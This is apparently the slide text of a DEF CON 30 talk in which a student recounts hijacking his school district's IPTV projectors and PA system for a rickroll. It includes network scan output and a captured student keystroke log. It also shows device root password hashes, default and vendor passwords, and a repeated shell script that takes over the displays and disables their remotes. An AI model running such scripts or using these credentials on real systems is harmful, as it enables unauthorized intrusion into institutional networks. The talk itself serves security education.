

The Big Rick: How I Rickrolled My High School District and Got Away With It

Minh Duong

@WhiteHoodHacker

DEF CON 30, August 13, 2022



Disclaimers!

- Raw script kiddie content ahead
- This is for educational purposes only
- Please don't hack my school district







Scanned 10.70.0.0 - 10.79.255.255
Jan 12, 2018 1:06:00 PM

IP	Ping	Hostname	Web detect	Ports
10.75.30.214	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.221	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.240	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.243	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.247	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.253	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.254	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.12.24	0áms	[n/a]	Allegro-Software-RomPager/4.34	[n/s]
10.71.150.240	0áms	[n/a]	Apache/2.2.15 (CentOS)	[n/s]
10.71.25.7	0áms	[n/a]	Apache/2.2.22 (Ubuntu)	[n/s]
10.71.25.200	0áms	[REDACTED]	214.org Apache/2.2.22 (Ubuntu)	[n/s]
10.71.60.1	0áms	[REDACTED]	cisco-IOS	[n/s]
10.75.30.250	0áms	[REDACTED]	1.d214.org cisco-IOS	[n/s]
10.71.8.75	0áms	[REDACTED]	1.d214.org Microsoft-IIS/10.0	[n/s]
10.71.0.15	0áms	[REDACTED]	214.org Microsoft-IIS/7.5	[n/s]
10.71.0.27	0áms	[REDACTED]	214.org Microsoft-IIS/7.5	[n/s]
10.71.0.56	0áms	[REDACTED]	14.org Microsoft-IIS/7.5	[n/s]
10.71.0.65	0áms	[REDACTED]	14.org Microsoft-IIS/7.5	[n/s]
10.71.8.43	0áms	[REDACTED]	4.org Microsoft-IIS/7.5	[n/s]
10.76.3.12	1áms	[REDACTED]	214.org Microsoft-IIS/7.5	[n/s]
10.76.5.13	2áms	[REDACTED]	14.org Microsoft-IIS/7.5	[n/s]
10.76.5.60	1áms	[REDACTED]	214.org Microsoft-IIS/7.5	[n/s]
10.76.24.73	3áms	[REDACTED]	14.org Microsoft-IIS/7.5	[n/s]
10.71.45.10	0áms	[REDACTED]	c.d214.org Microsoft-WinCE/6.00	[n/s]
10.71.150.120	0áms	[REDACTED]	cg nginx/1.12.1	[n/s]
10.71.13.94	0áms	[REDACTED]	214.org Type3	[n/s]
10.71.0.66	0áms	[REDACTED]	Virata-EmWeb/R6_2_1	[n/s]
10.71.1.36	0áms	[REDACTED]	214.org Virata-EmWeb/R6_2_1	[n/s]

Generated by Angry IP Scanner 3.5.2
http://angryip.org

Scanned 10.70.0.0 - 10.79.255.255
Jan 12, 2018 1:06:00 PM

IP	Ping	Hostname
10.75.30.214	1áms	[n/a]
10.75.30.221	1áms	[n/a]
10.75.30.240	1áms	[n/a]
10.75.30.243	1áms	[n/a]
10.75.30.247	1áms	[n/a]
10.75.30.253	1áms	[n/a]
10.75.30.254	1áms	[n/a]

[Interfaces](#)[DHCP/DNS/Hostname](#)[User Management](#)[Static routing](#)[DashBoard](#)[Plug and Play Server](#)[Troubleshoot](#)[Configure CLI](#)

ADD LoopbackADD VLAN

Interface	IPv4 Address	IPv6 Address	Admin Status	Operational Status	Description
Embedded-Service-Engine0			↓	down	
GigabitEthernet0/0			↑	up	SETH-LANS\$ETH-SW-LAUNCH\$\$INTF-INFO-GE 0/0\$
GigabitEthernet0/1			↓	down	
GigabitEthernet0/2			↓	down	
Serial0/0/0.0			↑	down	
Serial0/0/0.1			↑	down	
Serial0/0/0.2			↑	down	
Serial0/0/0.3			↑	down	
Serial0/0/0.4			↑	down	
Serial0/0/0.5			↑	down	
Serial0/0/0.6			↑	down	
Serial0/0/0.7			↑	down	
Serial0/0/0.8			↑	down	



Device Information

Cisco Systems, Inc. IP Phone CP-7940G ()

Device Information

Network Configuration

Network Statistics

Ethernet

Port 1 (Network)

Port 2 (Access)

Port 3 (Phone)

Device Logs

Debug Display

Stack Statistics

Status Messages

Streaming Statistics

Stream 1

Stream 2

MAC Address	
Host Name	
Phone DN	5724
App Load ID	P0030801SR02
Boot Load ID	PC0303010200
Version	8.1(SR.2)
DSP	4.0(5.0)[A0]
Expansion Module 1	
Expansion Module 2	
Hardware Revision	4.5
Serial Number	
Model Number	CP-7940G
Codec	ADLCodec
Amps	5V Amp
C3PO Revision	2
Message Waiting	NO

4.org	Microsoft-IIS/7.5	[n/s]
4.org	Microsoft-IIS/7.5	[n/s]
org	Microsoft-IIS/7.5	[n/s]
org	Microsoft-IIS/7.5	[n/s]
rg	Microsoft-IIS/7.5	[n/s]
4.org	Microsoft-IIS/7.5	[n/s]
org	Microsoft-IIS/7.5	[n/s]
4.org	Microsoft-IIS/7.5	[n/s]
org	Microsoft-IIS/7.5	[n/s]
214.org	Microsoft-WinCE/6.00	[n/s]
	nginx/1.12.1	[n/s]
4.org	Type3	[n/s]
	Virata-EmWeb/R6_2_1	[n/s]
d214.org	Virata-EmWeb/R6_2_1	[n/s]

ADD VLAN

IPv4 Address	IPv6 Address	Admin Status	Operational Status	Description
		down	down	
		up	up	SETH-LANS\$ETH-SW-LAUNCH\$INTF-INFO-GE 0/0/5
		down	down	
		down	down	

Device

Netwo

Netwo

Ether

Port 1 (Network)

Port 2 (Access)

Port 3 (Phone)

Device Logs

Debug Display

Stack Statistics

Status Messages

Streaming Statistics

Stream 1

Stream 2

Boot Load ID FC0503010200

Version 8.1(SR.2)

DSP 4.0(5.0)[A0]

Expansion Module 1

Expansion Module 2

Hardware Revision 4.5

Serial Number


Model Number CP-7940G

Codec ADLCodec

Amps 5V Amp

C3PO Revision 2

Message Waiting NO



Virata-EmWeb/R6_2_1

[n/s]

d214.org Virata-EmWeb/R6_2_1

[n/s]

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products



IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products



AvediaPlayer Receiver



Main Menu

- ▶ General
- ▶ Status
- ▶ Network
- ▶ Certification
- ▶ Channel Learning
- ▶ Authentication
- ▶ Resources
- ▶ Services
- ▶ Maintenance
- ▶ Logging

Receiver

- ▶ Playback
- ▶ Settings
- ▶ Browser
- ▶ Remote
- ▶ TV Control
- ▶ Encryption
- ▶ Mounting
- ▶ Failover


Playback

Specify the receiver's current playback settings, such as display mode, audio and subtitle details. Set the current channel by selecting a listed channel or entering a UDP or RTP stream.

Display

Current Mode: AV ▼

Audio

Audio Volume:  38 [0..40]

Mute Audio: ☐

Current audio language: Track1 ▼

Subtitles and Teletext

Subtitles/Captions: Off ▼

Apply

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products





ROLLING MEADOWS HIGH SCHOOL



1971 - 2021



5 Day Forecast: Rolling Meadows

Today	Wednesday	Thursday	Friday	Saturday
67	43	39	51	67
35	23	25	43	45

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products





Power Off



HDMI



S-Video



VGA 1



VGA 2



Projector Groups



Projectors



All

107

A007

RMHS



A101

RMHS



A102

RMHS



A103

RMHS



A104

RMHS



A106

RMHS



A107

RMHS



A109

RMHS



A111

RMHS



<

1

2

3

4

5

6

7

...

12

>

Moving on to Senior Year

- Nothing happened in sophomore year
- COVID-19 pandemic in junior year
- Plan to transition from hybrid learning to a full in-person return in April of my senior year
- "Oh hey, I still have access to all those devices"
- "Oh hey, I should do a senior prank"
- "Oh hey, I should rickroll the entire school district"
- **Operation Big Rick begins**

 rm-c111-9030-01 Last online: June 1, 2021  

 rm-c111-9030-02 Last online: June 1, 2021  

 rm-c111-9030-03 Last online: December 14, 2020  

 rm-c111-9030-04 Last online: June 1, 2021  

 rm-c111-9030-05 Last online: December 16, 2020  

 rm-c111-9030-06 Last online: December 16, 2020  

 rm-c111-9030-07 Last online: November 13, 2020  

 rm-c111-9030-09 Last online: January 22, 2020  

 rm-c111-9030-10 Last online: February 18, 2021  

 rm-c111-9030-12 Last online: June 1, 2021  

 rm-c111-9030-13 Last online: June 1, 2021  

 rm-c111-9030-14 Last online: June 1, 2021  

 rm-c111-9030-18 Last online: June 1, 2021  

 rm-c111-9030-20 Last online: May 26, 2021  

 rm-c111-9030-21 Last online: May 28, 2021  

 rm-c111-9030-22 Last online: June 1, 2021  

 rm-c111-9030-23 Last online: June 1, 2021  

 rm-c111-9030-24 Last online: April 7, 2021  


 rm-c111-9030-28 Last online: August 4, 2021  



LanSchool

Features of LanSchool Teacher

- Freeze a student computer to make it unusable
- Remotely view and control a student
- Upload arbitrary files
- Execute arbitrary files
- View keystroke history



Student Keystroke and Application History

Find:  

TIME: Wed Jan 22 12:03:20 2020

nier a[Right] free 3d models[Enter]

[REDACTED]@gmail.com[Tab][Backspace][Tab][REDACTED]8432&[Enter]

was

Application: chrome.exe

Time: Wed Jan 22 12:07:13 2020

Application: chrome.exe

Time: Wed Jan 22 12:07:15 2020

[REDACTED][Backspace][Backspace][Backspace][Backspace]@gmail.com[Enter]

[Backspace][REDACTED][Backspace][Enter]

[Enter]

[REDACTED][Right][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]

[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]

[Backspace][Backspace][Backspace][REDACTED]8432

Application: Windscribe.exe

Time: Wed Jan 22 12:08:36 2020

Application: chrome.exe

Time: Wed Jan 22 12:08:39 2020

Save...

Clear...

☐ Show All Keystrokes

Close

Security Desk Monitoring

1 Door 5 Exterior (C19) Live

2 VG A131 -> Interior Entrance (A1) Live

3 A132 Center Live

4 YAP Hallway E -> W Live

5 A49 - D102 Cafeteria SE Live

6 A132 NE

7 YAP Hallway W -> E Live

8 A45 - D Hallway Courtyard East Live

9 NE Hallway (A3) Live

10 VGS Hallway -> A129 Live

11 SE Hallway (A2) Live

12 SW Hallway (A5) Live

13 NW Hallway (A4) Live

Show area view Monitoring (5) Synchronize video Change file pattern Clear all

Open the Vault Show dashboard

8:25 AM

New Discoveries

- All Exterity products run SSH!
- They let you open a shell!
- We can make a payload that runs commands locally!

```
macroMain() {  
    # 10:55  
    stepSetChannel "rtp://225.25.25.25:5000"  
    sendRequest "$jsonSetHDMI"  
    sendRequest "$jsonDisableInfrared"  
    sendRequest "$jsonSerialPowerOn"  
    # 10:55 - 10:58  
    mainLoop 180  
    # Switch to HDMI again - just in case  
    sendRequest "$jsonSetHDMI"  
    # 10:58 - 11:07  
    mainLoop 540  
    # 11:07  
    stepRestoreBackup  
    sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
    secs=$1  
    endTime=$(( $(date +%s) + secs ))  
    while [ $(date +%s) -lt $endTime ]; do  
        sendRequest "$jsonMaxVolume"  
        sendRequest "$jsonSerialPowerOn"  
        sleep 10  
    done  
}
```

Set to rickroll stream

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Set to HDMI

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Disable infrared remotes

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```


Power on the projector

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Loop "max volume" and "power on"

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Set to HDMI (again)

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Loop "max volume" and "power on"

```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Restore previous channel

Re-enable infrared


```
macroMain() {  
  # 10:55  
  stepSetChannel "rtp://225.25.25.25:5000"  
  sendRequest "$jsonSetHDMI"  
  sendRequest "$jsonDisableInfrared"  
  sendRequest "$jsonSerialPowerOn"  
  # 10:55 - 10:58  
  mainLoop 180  
  # Switch to HDMI again - just in case  
  sendRequest "$jsonSetHDMI"  
  # 10:58 - 11:07  
  mainLoop 540  
  # 11:07  
  stepRestoreBackup  
  sendRequest "$jsonEnableInfrared"  
}
```

```
mainLoop() {  
  secs=$1  
  endTime=$(( $(date +%s) + secs ))  
  while [ $(date +%s) -lt $endTime ]; do  
    sendRequest "$jsonMaxVolume"  
    sendRequest "$jsonSerialPowerOn"  
    sleep 10  
  done  
}
```

Pivoting and Script Distribution

- We maintained a pivot of at least three AvediaPlayers before connecting to the AvediaServer
- From the AvediaServer, we slowly distributed the script to all of the AvediaPlayers that we identified

AvediaPlayer/Stream Priv Esc



CVE-2021-42109

Maintenance

Perform maintenance functions, such as updating firmware, restarting the receiver or returning it to factory default settings.

TFTP Server:

Time Server:

Timezone Region:

Timezone City:

SNMP Trap Manager:

Firmware filename:

Export filename:

Import filename:

Root Hashes

AvediaPlayer:

root:\$1\$01/JPE3s\$tCMMa6hBT19iyMj/pVw5o1:16514:0:99999:7:::

AvediaStream:

root:SULKuLtqaI/3c:0:0:root:/root:/bin/ash

Go Time!

- Date and time picked for April 30th, 2021, to maximize viewership and minimize disruptions
- We had plenty of time to prepare, test, and stage
- We're ready!
- But at the last minute... we found something new

The EPIC System

- Education Paging and Intercom Communications
- Hallways and classroom speakers
- EPIC server
 - Activate alarms/drills: fire, tornadoes, lockdowns
 - Create and manage bell schedules
- Upload custom audio for bells (◡‿◡)




April 27th, 2021

- 3 days before the Big Rick
- We discover the IP ranges for the speakers!
- Default passwords didn't work :(

3. Type the MS-450 password in the field provided

Default password is **123**

4. Click the **OK** button



The page at 10.10.0.125 says:

Please enter the admin password:

OK Cancel

Thu, Apr 29 2021



WhiteHoodHacker

btw I just downloaded the b1gr1ck payload to 100/106 in the 1st out of 5 parts for targets



Shapes

nice

00:01

damn it I really hoped we could get the PA system too



Shapes

00:06

I GOT THE PASSWORD TO THE PA SYSTEM



WhiteHoodHacker



WHAT



Add in the appropriate settings (see separate device specific guides for in depth information on each device. The name should be RoomNumber+MS450/250 depending on the device. Driver name is "ms250" or "ms450." Enter the IP of the new device and the username/password as below. TCP control port 12302, Serial GW TCP Port 12303. Check "SIP Enabled" and enter the extension (generally should mirror the room number where possible), check "Speaker Enabled" and enter streaming port 4444. Click "Submit." Any added device will need to be added to a room and zone to receive bells/paging.

If SAFE is enabled, the XD or TLD Enabled button should be checked based on the appropriate device for the school. If using XD, the XD receiver ID must be specified as well. Click "Check Receiver ID" to

Add Device

Device Name *	NewMs450
Driver Name *	ms450
IP/URL *	10.171.80.220
Username	admin
Password	Control1
TCP Control Port *	12302
Serial GW TCP Port *	12303
☒ SIP Enabled	
Extension *	1311
☒ Speaker Enabled	
Streaming Port *	4444
☐ XD Enabled ☐ TLD Enabled ☒ None	
Submit Reset	

Fig. 25

Fig. 24

Device Name *

NewMs450

Driver Name *

ms450

IP/URL *

10.171.80.220

Username

admin

Password

Control1



Sign in

Home

Intercom

Paging

Notification

Alerts

StopAll

Schedule

AUDIO ENHANCEMENT EPIC System™

Lik Grove High School



Search

🔍

Maps ▾

First Floor

Second Floor

Zones ▾

Entire School

400 Gym

Fieldhouse

Gym

Hall and Offices

